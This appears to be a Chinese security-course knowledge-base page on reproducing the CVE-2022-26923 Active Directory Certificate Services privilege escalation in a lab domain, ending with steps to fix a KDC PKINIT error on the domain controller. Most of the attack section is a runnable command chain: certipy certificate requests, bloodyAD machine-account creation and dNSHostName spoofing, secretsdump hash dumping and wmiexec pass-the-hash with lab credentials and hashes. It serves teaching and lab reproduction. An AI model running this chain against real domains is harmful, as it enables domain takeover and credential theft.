课程问题
AdaptixC2编译或上线问题
CVE-2022-26923域控提权修复
小迪安全知识库
-
+
首页
CVE-2022-26923域控提权修复
CVE-2022-26923域控提权修复
以下是复现 CVE-2022-26923 可能出现的问题在于KDC问题 -------------------------------------- <!--p.MsoNormal{ mso-style-name: 正文; mso-style-parent: ""; margin: 0pt; margin-bottom: .0001pt; mso-pagination: none; text-justify: inter-ideograph; mso-font-kerning: 1.0000pt; font-size: 11pt; } p.paragraph{ mso-style-noshow: yes; margin-top: 5.0000pt; margin-right: 0.0000pt; margin-bottom: 5.0000pt; margin-left: 0.0000pt; mso-margin-top-alt: auto; mso-margin-bottom-alt: auto; text-align: left; font-family: 等线; mso-bidi-font-family: 'Times New Roman'; font-size: 12.0000pt; } --> #横向移动-域控提权-CVE-2022-26923 当Windows系统的Active Directory证书服务(CS)在域上运行时,由于机器账号中的dNSHostName属性不具有唯一性,域中普通用户可以将其更改为高权限的域控机器账号属性,然后从Active Directory证书服务中获取域控机器账户的证书,导致域中普通用户权限提升为域管理员权限。 影响:Win8.1、Win10、Win11、WinServer2012R2、WinServer2016、WinServer2019、WinServer2022等版本 前提条件: 1、一个域内普通账号 2、域内存在证书服务器 CS中获取CA结构名和计算机名 shell certutil powershell Get-ChildItem Cert:\\LocalMachine\\Root\\ 域内信息 192.168.3.111 test Pass123 xiaodi-DC-CA dc.xiaodi.lab Kali添加访问域内信息 /etc/hosts 192.168.3.111 xiaodi.lab 192.168.3.111 xiaodi-DC-CA 192.168.3.111 dc.xiaodi.lab proxychains4配置 vim /etc/proxychains4.conf https://github.com/ly4k/Certipy 注意使用的是certipy 3版本 最新版参数不一致(kali2023以下版本自带) 1、申请低权限用户证书: certipy req 'xiaodi.lab/test:Pass123@dc.xiaodi.lab' -ca xiaodi-DC-CA -template User -debug 2、检测证书 certipy auth -pfx test.pfx -dc-ip 192.168.3.111 3、创建一个机器账户: python3 bloodyAD.py -d xiaodi.lab -u test -p 'Pass123' --host 192.168.3.111 addComputer pwnmachine 'CVEPassword1234\*' 4、设置机器账户属性(dNSHostName和DC一致): python3 bloodyAD.py -d xiaodi.lab -u test -p 'Pass123' --host 192.168.3.111 setAttribute 'CN=pwnmachine,CN=Computers,DC=xiaodi,DC=lab' dNSHostName '\["DC.xiaodi.lab"\]' 5、再次申请证书: certipy req 'xiaodi.lab/pwnmachine$:CVEPassword1234\*@192.168.3.111' -template Machine -dc-ip 192.168.3.111 -ca xiaodi-DC-CA -debug 6、检测证书: certipy auth -pfx ./dc.pfx -dc-ip 192.168.3.111 7、导出HASH: python3 secretsdump.py 'xiaodi.lab/dc$@DC.xiaodi.lab' -hashes :10e02bef2258ad9b239e2281a01827a4 8、利用HASH: python3 wmiexec.py xiaodi.lab/administrator@192.168.3.111 -hashes aad3b435b51404eeaad3b435b51404ee:e6f01fc9f2a0dc96871220f7787164bd ## 复现报错 2、检测证书 报错解决 (打包的DC域控需配置) certipy auth -pfx test.pfx -dc-ip 192.168.3.111  正式修复:域控开启 PKINIT 解决 KDC\_ERR\_PADATA\_TYPE\_NOSUPP ## 一、报错本质 KDC 不支持 **PKINIT 预认证类型**,域控缺少**域控制器身份验证证书**,Kerberos 无法接收证书登录请求。 ## 二、域控 DC 端修复步骤(必须在域控执行) ### 1\. 打开证书控制台 plaintext ``` win+R → mmc → 文件→添加删除管理单元→勾选【证书】→选择【计算机账户】→本地计算机 ``` ### 2\. 申请域控专用证书 1. 展开 **证书 (本地计算机) → 个人 → 证书** 2. 右键空白处 → **所有任务 → 请求新证书** 3. 下一步 → 选择你的 AD CS 策略 4. 勾选模板:**域控制器身份验证 / Domain Controller Authentication** 5. 直接注册,完成颁发 ### 3\. 强制 KDC 加载证书(关键) 域控命令行执行: cmd ``` certutil -pulse net stop kdc && net start kdc ``` 然后重启DC就好了
xiaodi
2026年5月17日 16:29
930
0 条评论
转发
收藏文档
上一篇
下一篇
手机扫码
复制链接
手机扫一扫转发分享
复制链接
分享
链接
类型
密码
更新密码
有效期
Markdown文件
Word文件
PDF文档
PDF文档(打印)